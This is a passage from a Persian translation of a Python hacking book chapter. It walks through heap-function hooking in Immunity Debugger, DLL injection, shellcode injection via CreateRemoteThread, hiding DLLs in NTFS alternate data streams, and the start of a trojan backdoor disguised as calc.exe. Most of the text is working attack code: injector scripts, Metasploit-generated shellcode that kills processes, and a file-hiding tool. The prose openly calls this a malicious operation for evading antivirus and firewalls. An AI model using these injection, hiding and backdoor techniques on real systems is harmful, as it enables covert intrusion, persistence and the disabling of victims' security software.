rtlfree = imm.getAddress("ntdll.RtlFreeHeap")
rtlallocate = imm.getAddress("ntdll.RtlAllocateHeap")

module = imm.getModule("ntdll.dll")

if not module.isAnalysed():
    imm.analyseCode( module.getCodebase() )

# We search for the correct function exit point
rtlallocate = getRet( imm, rtlallocate, 1000 )
imm.Log("RtlAllocateHeap hook: 0x%08x" % rtlallocate)
# Store the hook points
imm.addKnowledge( "FuncNames", ( rtlallocate, rtlfree ) )
# Now we start building the hook
fast = immlib.STDCALLFastLogHook( imm )

# We are trapping RtlAllocateHeap at the end of the function
imm.Log("Logging on Alloc 0x%08x" % rtlallocate)
3 fast.logFunction( rtlallocate )
fast.logBaseDisplacement( "EBP", 8 )
fast.logBaseDisplacement( "EBP", 0xC )
fast.logBaseDisplacement( "EBP", 0x10 )
fast.logRegister( "EAX" )

# We are trapping RtlFreeHeap at the head of the function
imm.Log("Logging on RtlFreeHeap 0x%08x" % rtlfree)
fast.logFunction( rtlfree, 3 )

# Set the hook
fast.Hook()

# Store the hook object so we can retrieve results later
imm.addKnowledge(Name, fast, force_add = 1)

return "Hooks set, press F9 to continue the Process."
```

بگذارید قبل از اینکه ما این پسر بد را اجرا کنیم, نگاهی به کد داشته باشیم. اولین تابعی که میبیند اعلان شده است (۱ درکد) یک قسمت دستکاری شده از کد نیکو است که برای پیدا کردن RtlHeapAllocate برای هوک استفاده میشود. برای شفاف سازی بگذارید تابع RtlHeapAllocate را تبدیل به کد اسمبلی کنیم, آخرین دستوراتی که شما میبینید به صورت زیر هستند:

```
0x7C9106D7    F605 F002FE7F      TEST BYTE PTR DS:[7FFE02F0],2
0x7C9106DE    0F85 1FB20200      JNZ ntdll.7C93B903
0x7C9106E4    8BC6               MOV EAX,ESI
0x7C9106E6    E8 17E7FFFF        CALL ntdll.7C90EE02
0x7C9106EB    C2 0C00            RETN 0C
```

بنابراین کد پایتون شروع به تبدیل به اسمبلی کردن دستورات از بالای تابع میکند تا زمان که دستور RET را در 0x7C9106EB پیدا کند و سپس مطمئن میشود از ثابت 0x0c در آن استفاده شده است. سپس به صورت معکوس سه دستور به قبل که ما را به 0x7C9106EB هدایت کرده است بازمیگردد. این بازی کوچک جالب با کدها به ما اطمینان میدهد که میتوانید پرش ۵ بایتی خود را در فضای کافی بنویسیم. اگر ما تلاش کنیم پرش (۵ بایتی) خود را بر روی RET (که ۳ بایت است) بنویسم در اصل دو دستور اضافی را نیز بازنویسی کردیم که با این کار آرایش کد را تخریب کردیم, و پروسس بلافاصله تخریب میشود. نوشتن این ابزارهای کوچک به شما کمک میکند که جاده طولانی را خودتان دنبال کنید. فایلهای اجرایی مانند حیواناتی پیچیده هستند و تلرانس[۱۹۳]صفر برای خطا در زمانی که شما کد های آنها را تخریب کرده باشید دارند.

قسمت بعدی کد (۲ در کد) یک کنترل ساده است که آیا هوک تنظیم شده است یا خیر, این بدین معنی است که ما درخواست نتایج را میکنیم. ما درواقع به سادگی از اشیاء ضروری اطلاعات را میگیریم و سپس نتیجه هوک خود را چاپ میکنیم. این اسکرپیت طراحی شده است که شما آن را برای قرار دادن هوک ها اجرا کنید و سپس آن را دوباره و دوباره برای مشاهده کردن نتیجه اجرا کنید. اگر شما بخواهید پرس و جوی های خاص برای اشیاء که ذخیره شده اند ارسال کنید شما میتوانید به آنها از شل پایتون دیباگر دسترسی پیدا کنید.

قسمت آخر (در کد ۳), درواقع ساختار هوک و و نقاط مشاهده هستند. برای فراخوانی RtlAllocateHeap ما سه آرگمان را به همراه مقدار بازگشتی را از فراخوانی تابع و از پشته دریافت میکنیم. و برای RtlFreeHeap ما سه آرگمان را از پشته وقتی تابع اول اجرا شد میگیریم.

همانطور که دیدید در کمتر از 100 خط کد ما یک تکنولوژی قدرتمند هوک بدون استفاده از یک کامپایلر و یا ابزار اضافی پیداده سازی کردیم که واقعا جالب است.

بگذارید از notepad.exe استفاده کنیم و ببینیم که نیکو در حدود مقدار 4,500 فراخوانی در هنگام استفاده از پنجره باز کردن فایل کاملا دقیق بوده است. C:\Windows\System32\notepad.exe را تحت دیباگر Immunity بازکنید و دستورhppie_easy! را در نوار اجرای دستور اجرا کنید (اگر نمیدانید کجاست فصل پنجم را دوباره بخوانید). به پروسس اجازه ی اجرا بدهید و از notepad گزینه ی File > Open را انتخاب کنید.

حالا زمان چک کردن نتیجه ی ماست, PyCommand خود را دوباره اجرا کنید, و سپس باید شما خروجی را پنجره ی log در دیباگر immunity با (ALT+L) ببینید که چیزی شبیه لیست زیر است.

```
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca0b0)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca058)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca020)
RtlFreeHeap(0x001a0000, 0x00000000, 0x001a3ae8)
```

[193] Tolerance


```
RtlFreeHeap(0x00030000, 0x00000000, 0x00037798)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000c9fe8)
```

بسیار عالی! ما تعدادی نتیجه داریم, و اگر شما به نوار وضعیت در دیباگر immunity داشته باشید, به شما تعداد فراخوانی را نمایش میدهد. خروجی متعلق به من برابر با 4,675 بود, پس نیکو درست گفته بود. شما میتوانید اسکرپیت را دوباره اجرا کنید و بتوانید تفاوت نتیجه را بررسی کرده و برشمارید. نکته جالب دراینجا این است که ما صدها فراخوانی را بدون اینکه کارایی برنامه را به خطر بیاندازیم بازبینی کردیم.

هوک کردن در حقیقت چیزی است که شما برای کم کردن زمان در هنگام معندسی معکوس به آن نیاز دارید. ما فقط در اینجا نمایش ندادیم که قدرت هوک ها چه قدر زیاد است, بلکه نمایش دادیم چگونه میتوانیم ایت عملیات را به صورت خودکار انجام دهیم. حالا شما میدانید چگونه میتوانید به وسیله ی هوک کردن نقاط اجرا را کسب و کنترل کنید. حالا زمان آن رسیده است که یاد بگیرید چگونه میتوانیم پروسس هایی که در موردشان مطالعه کردیم را دستکاری کنید. ما این دستکاری را به صورت تزریق DLL و کد نمایش میدهیم. حالا اجازه دهید که این عملیات را ببینیم !

وقتی شما در حال معندسی معکوس و یا حمله به یک هدف هستید, این قابلیت که بتوانید کد خود را به پروسس راه دور بارگذاری کنید و آن را در محتویات پروسس اجرا کنید. زمانی که شما در حال سرقت پسوردها و هش ها هستید و یا درحال گرفتن دسترسی صفحه از راه دور[۱۹۴]سیستم هستید تزریق کد و DLL قدرت بیشتری به شما میدهند. ما تعدادی ابزار ساده در پایتون ایجاد میکنیم و هر دوی تکنولوژی ها را نمایش میدهیم و شما میتوانید به سادگی آنها را پیاده سازی کنیم. این تکنولوژی میتواند یک قسمت از هر کسی که برنامه نویس, نویسنده اکسپلویت, و نویسنده ی شلکد و تسترهای نفوذپزیری است. ما میخواهیم از تزریق DLL برای بالا آمدن یک پنجره داخل پروسس های دیگر استفاده کنیم و سپس از تزریق کد برای تست یک قطعه شلکد که برای اتمام[۱۹۵]یک پروسس مبتنی بر PID آن استفاده میکنیم. تمرین نهایی ما ساختن و کامپایل کردن یک تروجان است که به کلی در پایتون نوشته شده است که بسیار متکی بر تزریق کد است و از تعدادی تکنیک حیله گرانه که هر درب پستی خوب باید استفاده کند, استفاده میکند. اجازه بدهید که کار خود را با ساختن نخ[۱۹۶] از راه دور که پایه و اصل هر دو تکنولوژی تزریق است شروع کنیم.

۷,۱ ساختن نخ از راه دور

تعدادی تفاوت اصلی مابین تزریق DLL و کد وجود دارد, با این حال کلیات هر دوی آنها یکی است و آن نیز ساختن یک نخ از راه دور است. تابع API ویندوز که از قبل آماده شده یعنی تابع CreateRemoteThread()[۱۹۷] که از kernel32.dll استخراج شده است میتواند این کار را برای شما انجام دهد. این تابع الگویی شبیه زیر دارد

[194] Remote Desktop
[195] Kill
[196] Create Thread
[197] MSDN CreateRemoteThread Function (*http://msdn.microsoft.com/en-us/library/ms682437.aspx*)


```
HANDLE WINAPI CreateRemoteThread(
        HANDLE hProcess,
        LPSECURITY_ATTRIBUTES lpThreadAttributes,
        SIZE_T dwStackSize,
        LPTHREAD_START_ROUTINE lpStartAddress,
        LPVOID lpParameter,
        DWORD dwCreationFlags,
        LPDWORD lpThreadId
);
```

برای تعداد پارامتر های زیادی که وجود دارد, نگران نباشید چرا که بسیار واضح هستند. پارامتر اول hProcess باید برای شما آشنا باید که در واقع یک کنترل به پروسس است که میخواهیم نخ را در آن اجرا کنیم. پارامتر IpThreadAttributes یک تشریح کننده ی امنیتی برای نخ جدید ایجاد شده است و دستور میدهد که چه زمانی کنترل کننده ی نخ میتواند از پروسس فرزند[۱۹۸]خصوصیات را به ارث ببرد ما این مقدار را با NULL تنظیم میکنیم که هیچ خصوصتی به قسمت امنیت نمیدهد. پارامتر dwStackSize خیلی ساده سایز پشته نخ جدید ایجاد شده را مشخص میکند. ما این مقدار را به صفر تنظیم میکنیم که با این کار سایزی برابر با سایز پروسس که در حال اجرا است به آن میدهیم. پارامتر بعدی مهم ترین پارامتر است IpStartAddress که درواقع نمایشگر مکانی در حافظه است که نخ جدید میخواهد اجرا را شروع کند. ما باید این آدرس را بدرستی و با دقت تنظیم کنیم تا بتوانیم تزریق را نیز به آسانی اجرا کنیم. پارامتر بعدی یعنی IpParameter نیز تقریبا به اندازه ی پارامتر قبلی مهم است. این پارامتر به شما اجازه میدهد یک اشاره گر به آدرسی از حافظه که تحت کنترل شماست و در پارامتر IpStartAddress پاس شده است داشته باشید. شاید در ابتدا این موضوع کمی گنگ باشد اما شما به زودی متوجه میشوید که این پارامتر برای اجرا یک تزریق کد DLL چه قدر حیاتی است. پارامتر dwCreationFlags مشخص میکند که نخ جدید چگونه باید شروع شود.ما معمولا این مقدار را به صفر تنظیم میکنیم, که بدین معنی است که نخ بلافاصله بعد از ساخته شدن اجرا شود. لطفا برای متوجه شدن مقدار های دیگر پارامتر dwCreationFlags مستندات MSDSN را مطالعه کنید. آخرین پارامتر IpThreadId است که دارای عدد نخ[۱۹۹], نخی است که به تازگی ایجاد شده است. حالا شما تابع اصلی که پاسخ گوی ساختن تزریق است را متوجه شدید, حالا ما کار خود را بارگذاری یک DLL و بهراه آن تزریق یک شلکد[۲۰۰] خالص, ادامه میدهیم. فرایند ساختن یک نخ از راه دور, و در نهایت اجرای کد ما برای هر هدف کاری کاملا متفاوت است, بنابراین ما تفاوت ها را نیز به خوبی پوشش میدهیم.

۷,۱,۱ تزریق DLL

تزریق DLL میتواند برای انجام کارهای مثبت و یا منفی استفاده شود. این بدین معنی است که هرجایی را که شما نگاه کنید یک تزریق DLL در حال رخ دادن است. از پسوند پوسته ی ویندوز[۲۰۱] که به شما یک اسب کوچک را برای مکان نما موس[۲۰۲]تا تکه ای از بدافزاری که در حال سرقت اطلاعات حساب بانکی شماست, همه از تزریق DLL استفاده میکنند. حتی نرم افزار های امنیتی برای اینکه رفتار

[198] Child Process
[199] Thread ID
[200] Shellcode
[201] Windows Shell Extention
[202] Mouse

مشکوک یک نرم پروسس را کنترل کنند از تزریق DLL استفاده میکنند. نکته بسیار جالب که در مورد تزریق DLL وجود دارد این است که شما میتوانید یک فایل اجرایی ترجمه شده[۲۰۳] را به فضای پروسس تزریق کرده و آن را به عنوان یک قسمت از پروسس اجرا کنید. این قابلیت در برخی موارد بسیار کاربردی است, برای مثال, در زمانی که شما میخواهید یک دیواره ی آتش[۲۰۴]نرم افزاری که فقط به تعدادی برنامه محدود اجازه میدهد که ارتباط خروجی داشته باشند را دور بزنید, میتوانید از این تکنولوژی استفاده کنید. ما این عملیات را با نوشتن یک تزریق کننده DLL در پایتون که یک DLL را در پروسس مطابق میل ما بارگذاری میکند, نمایش میدهیم.

درواقع برای اینکه ویندوز یک DLL را در حافظه بارگذاری کند, DLL باید از تابع ()LoadLibrary که از kernel32.dll استخراج شده است, استفاده کند. بگذارید نگاهی سریع به الگوی این تابع داشته باشیم

```
HMODULE LoadLibrary(
LPCTSTR lpFileName
);
```

پارامتر IpFileName در واقع مسیر DLL است که میخواهید بارگذاری کنید. ما احتیاج داریم که پروسس از راه دور تابع LoadLibraryA با یک اشاره گر به رشته ای که مسیر DLL است که میخواهیم بارگذاری کنیم, فراخوانی کند. اولین مرحله کار این است که آدرس LoadLibraryA را پیدا کنیم و سپس نام DLL که میخواهیم بارگذاری کنیم را بنویسیم. وقتی که ما ()CreateRemoteThread را فراخوانی میکنیم, ما کاری میکنیم تا IpStartAddress به آدرس جایی که LoadLibraryA قرار دارد و پارامتر IpParameter را به جایی که ما مسیر DLL را دخیره کردیم, اشاره کند. وقتی که ()CreateRemoteThread اجرا میشود, تابع LoadLibraryA را فراخوانی میکند و با یک درخواست DLL را در پروسس خود بارگذاری میکند.

نکته : DLL که برای تست تزریق نیاز دارید در پوشه ی کد ها, همراه کتاب وجود دارد, که شما میتوانید آن را از http://www.nostarch.com/ghpython.htm دریافت کنید. کد مربوط به DLL نیز در همان پوشته است.

حال بگذارید کد نویسی را شروع کنیم, یک فایل پایتون جدید بسازیم, و نام آن را dll_injector.py بگذارید و کد زیر را در آن قرار دهید.

dll_injector.py

```
import sys
from ctypes import *

PAGE_READWRITE = 0x04
Process_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )

kernel32 = windll.kernel32
pid = sys.argv[1]
```

[203] Compiled
[204] Firewall


```
dll_path = sys.argv[2]

dll_len = len(dll_path)

# Get a handle to the Process we are injecting into.
h_Process = kernel32.OpenProcess( Process_ALL_ACCESS, False, int(pid) )

if not h_Process:

   print "[*] Couldn't acquire a handle to PID: %s" % pid
   sys.exit(0)

1# Allocate some space for the DLL path
arg_address = kernel32.VirtualAllocEx(h_Process, 0, dll_len, VIRTUAL_MEM,
PAGE_READWRITE)

2# Write the DLL path into the allocated space
written = c_int(0)
kernel32.WriteProcessMemory(h_Process, arg_address, dll_path, dll_len,
byref(written))

3# We need to resolve the address for LoadLibraryA
h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
h_loadlib = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")

4 # Now we try to create the remote thread, with the entry point set
# to LoadLibraryA and a pointer to the DLL path as its single parameter
thread_id = c_ulong(0)

if not kernel32.CreateRemoteThread(h_Process,
                                   None,
                                   0,
                                   h_loadlib,
                                   arg_address,
                                   0,
                                   byref(thread_id)):
print "[*] Failed to inject the DLL. Exiting."
sys.exit(0)

print "[*] Remote thread with ID 0x%08x created." % thread_id.value
```

مرحله ی اول (۱ درکد), برای این است که فضای کافی در حافظه برای ذخیره کردن مسیر DLL که میخواهیم تزریق کنیم تخصیص دهیم و سپس نوشتن مسیر در فضای تخصیص بنویسیم. مرحله ی بعدی (۲ درکد) پیدا کردن آدرسی از حافظه است که LoadLibraryA در آن قرار دارد. و در پیروی پیدا کردن آدرس (۳ درکد) ما میتوانیم آدرس را برای فراخوانی ()CreateRemoteThread در حافظه ی آن (۴ در کد) استفاده کنیم. بعد از اینکه نخ اجرا شد, DLL باید در پروسس بارگذاری شود, و شما باید یک پنجره باید باز شود که نمایان گر این است که DLL به درستی در پروسس بارگذاری شود. از این اسکپریت میتوانید به صورت زیر استفاده کنید:

```
./dll_injector <PID> <Path to DLL>
```

حالا ما یک مثال خوب از نحوه ی کار تکنولوژی تزریق DLL داریم. هرچند که بالا آمدن یک پنجره اصلا قابل انتظار نیست. اما برای نمایش و فهمدین این تکنولوژی مفید مهم است. حالا بگذارید به سمت تزریق کد برویم.

۷,۱,۲ تزریق کد

حال اجازه بدهید به سمت محبث حیله گرانه تری برویم. تزریق کد به ما اجازه میدهد تا یک شلکد خالص را به پروسس در حال اجرا تزریق کنیم و آن را بلافاصله در حافظه بدون اینکه هیچ ردی در دیسک بگذاریم اجرا کنیم. این تکنیک همچنین به نفوذگران اجازه میدهد ارتباط که از تزریق شلکد از یک پروسس بدست آوردند را با یک پروسس برای قابلیت های بعد از اکسپولیت[۲۰۵], ترکیب کنند.

حالا ما میخواهیم از یک شلکد ساده که به سادگی یک پروسس را مبتنی بر PID آن تخریب و اتمام میکند, استفاده کنیم. این کار به شما اجازه میدهد که به یک پروسس از راه دور رفته و پروسسی را که در آن در حال اجرا بودید را نابود کنید و با این کار رد پایی به جا نگذارید. این قابلیت یک قابلیت کلیدی از تروجان نهایی ما خواهد بود. ما همچنین نمایش میدهیم که چگونه میتوانید با اطمینان شلکد خود را در پروسس قرار دهید, که شما پس از آن میتوانید آن را گسترش دهید.

برای کسب شلکد تخریب-پروسس, ما به صفحه ی اصلی سایت متااسپلویت مراجعه میکنیم و از ابزار ایجاد شلکد آن استفاده میکنیم, اگر شما تا کنون از آن استفاده نکرده اید, به سایت http://metasploit.com/shellcode بروید و گردشی در آن داشته باشید. در این موقعیت من از سازنده شلکد Windows Execute Command استفاده میکنم, که یک شلکد به صورت زیر میسازد و تنظیمات وابسته را نیز نمایش میدهد.

```
/* win32_exec - EXITFUNC=thread CMD=taskkill /PID AAAAAAAA Size=152
Encoder=None http://metasploit.com */
unsigned char scode[] =
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b"
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99"
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04"
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb"
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30"
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09"
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8"
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff"
"\xe7\x74\x61\x73\x6b\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41"
"\x41\x41\x41\x41\x41\x41\x41\x00";
```

وقتی من در حال ساخت شلکد بودم, من حتی کاراکتر 0x00 را نیز از جعبه متنی کاراکتر های محدود حذف کردم و مطمئن شدم که رمز کننده پیشفرض[۲۰۶]انتخاب شده است. دلیل این موضوع در دو خط پایانی شلکد نمایش داده شده است, چایی که شما مقدار \x41 را هشت مرتبه مشاهده میکنید. چرا این کاراکتر A بزرگ تکرار شده است؟دلیل ساده است. ما احتیاج داریم تا بتوانیم به صورت پویا[۲۰۷]PID که باید تخریب شود را پیدا کنیم, و ما همچنین میتوانیم کاراکترهای A تکرار شده را با PID مربوطه عوض کنیم و بقیه ی بافر باقی مانده

[205] Post-Exploiataion
[206] Default Encoder
[207] Dynamic

را با کاراکتر NULL جابه جا کنیم. اگر ما از یک رمزکننده استفاده کنیم, سپس آن کاراکتر های A رمز میشدند, و ما نمیتوانستیم عملیات جابه جا سازی را انجام دهیم. اما با این روش ما میتوانیم شلکد را در آن واحد درست کنیم.

حالا که ما شلکد مورد نیاز را داریم زمان آن رسیده است که به کد برگشته و نمایش دهیم چگونه تزریق کد کار میکند. یک فایل پایتون جدید بسازید و نام آن را code_injector.py و کد زیر را در آن وارد کنیم.

code_injector.py

```
import sys
from ctypes import *

# We set the EXECUTE access mask so that our shellcode will
# execute in the memory block we have allocated

PAGE_EXECUTE_READWRITE = 0x00000040
Process_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )

kernel32 = windll.kernel32
pid = int(sys.argv[1])
pid_to_kill = sys.argv[2]
if not sys.argv[1] or not sys.argv[2]:
        print "Code Injector: ./code_injector.py <PID to inject> <PID to Kill>"
        sys.exit(0)

#/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */
shellcode = \
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" \
"\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
"\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"

1 padding = 4 - (len( pid_to_kill ))
replace_value = pid_to_kill + ( "\x00" * padding )
replace_string= "\x41" * 4

shellcode = shellcode.replace( replace_string, replace_value )
code_size = len(shellcode)
# Get a handle to the Process we are injecting into.
h_Process = kernel32.OpenProcess( Process_ALL_ACCESS, False, int(pid) )
if not h_Process:
        print "[*] Couldn't acquire a handle to PID: %s" % pid
        sys.exit(0)
# Allocate some space for the shellcode
arg_address = kernel32.VirtualAllocEx(h_Process, 0, code_size,
```

```
   VIRTUAL_MEM, PAGE_EXECUTE_READWRITE)

# Write out the shellcode
written = c_int(0)
kernel32.WriteProcessMemory(h_Process, arg_address, shellcode,
code_size, byref(written))

# Now we create the remote thread and point its entry routine
# to be head of our shellcode
thread_id = c_ulong(0)
2 if not kernel32.CreateRemoteThread(h_Process,None,0,arg_address,None,
0,byref(thread_id)):

        print "[*] Failed to inject Process-killing shellcode. Exiting."
        sys.exit(0)
print "[*] Remote thread created with a thread ID of: 0x%08x" %
     thread_id.value
print "[*] Process %s should not be running anymore!" % pid_to_kill
```

قسمتی از کد بالا برای شما آشنا است, اما تعدادی تکنیک جالب در کد وجود دارد. اولیه جابه جا سازی رشته ی شلکد (۱ در کد) که ما درواقع رشته مشخص خود را با PID که میخواهیم تخریب شود جا به جا میکنیم. نکته ی دیگر قابل ارائه نیز کاری است که ما در فراخوانی ()CreateRemoteThread انجام میدهیم (۲ در کد), که ما کاری میکنیم تا پارامتر IpStartAddress به ابتدای شلکد ما اشاره کند. و همچنین IpParameter را به NULL تنظیم میکنیم چرا که هیچ آرگمانی برای پاس دادن وجود ندارد, و به جای آن تنها اجازه میدهیم تا نخ شلکد ما را اجرا کند.

حالا برای امتحان اسکریپت تعدادی پروسس cmd.exe اجرا کنید و PID آنها را بردارید و به آنها را به صورت زیر به اسکریپت بدهید:

```
./code_injector.py <PID to inject> <PID to kill>
```

حالا اسکریپت را اجرا کنید و آرگمان های مورد نیاز را ارسال کنید, و شما باید ساخت یک نخ موفق را مشاهده کنید (به این دلیل که شماره نخ[۲۰۸]بازگشت داده میشود) و همچنین باید مشاهده کنید که cmd.exe که انتخاب کردید تخریب شده و دیگر وجود ندارد.

حالا شما میدانید چگونه میتوانید شلکد را از یک پروسس دیگر اجرا کنید. این نه تنها برای ترکیب پروسس در هنگام بازگشت ارتباط حمله کاربردی است بلکه برای مخفی کردن ردپای شما نیز کاملا کاربردی است به خاطر اینکه هیچ کدی در دیسک وجود نخواهد داشت.

حالا ما میخواهیم آموخته های خود را ترکیب کنیم و یک درب پشته قابل استفاده مجدد ایجاد کنیم تا یک دسترسی از راه دور هر زمان که اجرا شد به ما بدهد. بگذارید وارد این عملیات مخرب شویم؟

[208] Thread ID

۷,۱,۳ عملیات مخرب

حالا بگذارید از اطلاعاتی که از تزریق کد کسب کرده ایم سوء استفاده کنیم. ما یک درب پشتی منحرب میسازیم که هر زمان که آن را اجرا کردیم یک دسترسی از راه دور بر روی سیستم مورد نظر به ما میدهد. وقتی فایل اجرایی ما اجرا میشود, ما مسیر اجرا فایل خود را با ایجاد فایل اجرایی اصلی مبتنی با آنچه که کاربر درخواست کرده است (برای مثال, ما نام فایل اجرایی خود را calc.exe میگذاریم و به calc.exe اصلی در مکان مشخص میریم) تغییر میدهیم. وقتی پروسس دوم بارگذاری شد, ما میتوانیم به درون آن تزریق را انجام دهیم و دسترسی را از سیستم هدف بگیریم. بعد از اینکه شلکد ما اجرا شد و ما دسترسی را گرفتیم , ما قسمت دوم کد خود را برای نابود کردن پروسسی که در حال حاضر در آن هستیم تزریق میکنیم.

یک ثانیه صبر کنید! ممکن است که فقط اجازه دهیم پروسس calc.exe ما وجود داشته باشد؟کوتاه بله! اما تکنولوژی تخریب پروسس یک قابلیت کلیدی است که یک درب پشتی باید از آن پشتیبانی کند. برای مثال, شما میتوانید از تکنولوژی بازپرسی-پروسس[۲۰۹]که شما در فصل های قبلی آموختید استفاده کنید تا نرم افزارهای ضدویروس و دیواره ی آتش را پیدا کنید و آنها را تخریب کنید. و همچنین این موضوع که شما از یک پروسس به یک پروسس دیگر بروید و پروسسی را که آن بودید در صورتی که دیگر لازم ندارید تخریب کنید نیز نکته ای مهم است.

ما همچنین به شما نشان میدهیم که چگونه میتوانید اسکریپت های پایتون را به فایل های تکی و قابل اجرای ویندوز تبدیل کنید و چگونه به صورت کاملا مخفی یک DLL را در فایل اجرایی اصلی قرار دهید. حال اجازه دهید نمایشی داشته باشیم از مخفی کردن DLL ها.

[209] Process-Interactoin

۷,۱,۴ مخفی کردن فایل ها

در حقیقت برای اینکه به صورت کاملا مطمئن یک DLL قابل تزریق را با درب پشتی خود توضیع کنیم, باید فایل خود را طوری دخیره و نگهداری کنیم که جلب توجه زیادی نکند. ما میتوانیم از یک ترکیب کننده[۲۱۰] استفاده کنیم, که دو فایل اجرایی را میگیرد (که شامل DLL ها نیز میشود) و سپس آنها را یکی میکند, اما این کتاب در مورد هک و نفوذ با پایتون است, بنابراین ما باید کمی خلاق تر باشیم.

برای مخفی کردن فایلها درون فایل اجرایی, ما میخواهیم از یکی از قابلیت های موجود در فایل سیستم NTFS به نام ADS[۲۱۱] سوء استفاده کنیم. این قابلیت بعد از ویندوز NT نسخه ی 3.1 به منظور توانایی ارتباط با HFS[۲۱۲] معرفی و ایجاد شد. ADS به ما اجازه میدهد که یک فایل تکی در دیسک و یک DLL را به عنوان جریان[۲۱۳]ضمیمه شده به فایل اجرایی اصلی داشته باشیم. یک جریان در حقیقت چیزی بیشتر از یک فایل مخفی که به یک فایل قابل مشاهده در دیسک ضمیمه شده است نیست.

با استفاده از این جریان جایگزین, ما یک DLL را از معرض دیده شدن سریع توسط کاربران مخفی میکنیم. بدون استفاده از ابزار های ویژه کاربران کامپیوتر نمیتوانند محتویات ADS ها را مشاهده کنند, که این برای ما ایده آل است. بعلاوه, بیشتر محصولات امنیتی این جریان های جایگزین را کنترل نمیکنند. بنابراین ما شانس خوبی برای مخفی ماندن و جلوگیری از شناسایی داریم.

برای استفاده از این جریان های جایگزین, ما کاری به جز استفاده از یک دو نقطه (:) برای یک فایل موجود نیاز نداریم. برای مثال :

```
reverser.exe:vncdll.dll
```

در این مثال ما به vncdll.dll که به صورت جایگزین در reverser.exe ذخیره شده است دسترسی پیدا میکنیم . بگذارید یک فایل ساده و کوچک بنویسیم که یک فایل را میخواند و یک فایل انتخابی را به عنوان ضمیمه و جریان جایگزین در فایل اصلی می نویسد.

یک فایل پایتون جدید باز تحت عنوان file_hider.py بازکنید و کد زیر را در آن قرار دهید.

file_hider.py

```
import sys

# Read in the DLL
fd = open( sys.argv[1], "rb" )
dll_contents = fd.read()
fd.close()

print "[*] Filesize: %d" % len( dll_contents )
```

[210] Wrapper
[211] Alternative data streams
[212] Hierarchical file system
[213] Stream


```
# Now write it out to the ADS
fd = open( "%s:%s" % ( sys.argv[2], sys.argv[1] ), "wb" )
fd.write( dll_contents )
fd.close()
```

هیچ چیزی عجیبی در این کد وجود ندارد, آرگمان تحت فرمان اول یک DLL است که باید خوانده شود, و آرگمان دوم برای فایل هدف است که به عنوان ADS باید DLL را در خود ذخیره کند. شما میتوانید از این ابزار کوچک برای ذخیره سازی هر نوع فایلی در کنار فایل اجرایی استفاده کنید, و ما میتوانیم DLL را خارج از ADS به خوبی تزریق کنیم. با اینکه ما نمیخواهیم برای درب پشتی خود از تزریق DLL استفاده کنیم, اما از این قابلیت پشتیبانی میکنیم.

۷,۱,۵ نوشتن درب پشتی

بگذارید کار را با ساخت کد تغییر دهنده ی مسیر اجرا شروع کنیم, که به سادگی برای مورد نظر ما را اجرا میکند. دلیل اینکه نام آن را "تغییر دهنده ی مسیر اجرا"[۲۱۴] نهادیم این است که ما نام درب پشتی خود را calc.exe میگذاریم و سپس به calc.exe اصلی در یک مکان متفاوت میرویم. وقتی که کاربر میخواهد از ماشین حساب استفاده کند, در حقیقت سهوا درب پشتی ما را اجرا میکند, که البته به خوبی ماشین حساب را اجرا میکند تا کاربر احساس نکند که چیزی مشکوک است و یا اتفاقی افتاده است. دقت کنید که ما میخواهیم از my_debugger_defines.py که در فصل سوم نوشتیم, که شامل تمام ساختمان داده های لازم برای ساخت یک پروسس است, استفاده میکنیم.

یک فایل پایتون جدید بسازید, و نام آن را backdoor.py بگذارید, و سپس کد زیر را بنویسید.

backdoor.py

```
# This library is from Chapter 3 and contains all
# the necessary defines for Process creation

import sys
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

PAGE_EXECUTE_READWRITE = 0x00000040
Process_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
```

[214] Execution Redirection


```
# This is the original executable
